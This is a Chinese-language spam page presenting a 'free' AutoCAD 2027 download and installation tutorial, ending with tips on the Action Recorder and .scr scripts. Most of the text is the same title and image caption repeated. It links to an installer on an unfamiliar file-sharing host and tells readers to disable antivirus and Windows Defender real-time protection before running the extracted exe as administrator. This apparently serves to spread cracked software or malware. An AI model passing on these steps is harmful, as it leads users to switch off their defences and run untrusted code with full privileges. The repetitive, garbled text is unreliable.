ARTICLE · 1018888
AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级
AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级
 图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程
AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程  图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程
AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程  图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程
AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程  图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程
AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程  图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程
AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程  图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程
AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程  图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程
AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程  图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程
AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程  图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程
AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程  图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程
AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程  图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程
AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程  图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程
AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程  图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程
AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程  图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程
AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程  图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程
AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程
前言
AutoCAD 2027 的安装过程中容易踩的坑不少,网上很多教程要么漏掉关键步骤,要么装到一半报错也不知道该怎么处理。这篇把从下载到授权完成的整个流程都梳理了出来,第一次接触这款 CAD 设计软件的同学跟着走一遍基本不会出问题。
AutoCAD2027安装前的准备工作
正式动手安装之前,建议先确认下面几项,跳过这步后面容易卡住:
• 磁盘剩余空间至少留出 10GB,推荐放在 D 盘,C 盘塞太满会影响 CAD 软件运行速度 • 关闭杀毒软件或 Windows Defender 实时防护,避免授权文件被误删 • 确保系统已安装必要的运行库(如 .NET Framework),缺少的话安装程序会提示
AutoCAD2027安装包下载
https://dhelzqa.pan.bee3kw.com
AutoCAD 2027 安装教程(超详细图文版)
[1] 先找到已下载的 AutoCAD 2027 压缩包文件,鼠标右键选择解压,解压完成后务必记清楚文件存放的位置。图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程ACD_2027_simplified_chinese_win_db_001_002.exe,鼠标右键,选择以管理员身份运行。图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程图:AutoCAD2027免费版下载安装教程(附安装包)AutoCAD 保姆级安装教程AutoCAD 2027 用动作录制器提升重复绘图效率
图纸里那些反复出现的操作——统一改线宽、批量加标注、按固定规则整理图层,手动做一遍又一遍很费时间。AutoCAD 2027 自带的动作录制器(Action Recorder)就是为这类场景准备的。
动作录制器在「管理」选项卡里,点开后会生成一个录制面板。按下录制按钮,之后在 AutoCAD 2027 里执行的每一个命令、每一次参数输入都会被记录下来;再按停止,一段动作宏就成型了。给宏起个名字保存,下次遇到同样的操作,选中宏点一下播放,整套流程会自动跑完。
实际用起来有几个注意点。录制时尽量避免鼠标点选不确定的位置,多用命令行输入坐标或使用相对坐标,否则换一张图纸播放时容易定位到错误的地方。涉及图层切换的宏,最好先确认目标图纸里存在同名图层,不然播放到一半会中断。
如果一段操作需要按图纸内容做判断,动作录制器就不太够用了,这时可以改用 .scr 脚本文件,把命令按行写进去再批量执行。把重复劳动交给动作录制器或脚本,AutoCAD 2027 用起来会省力不少。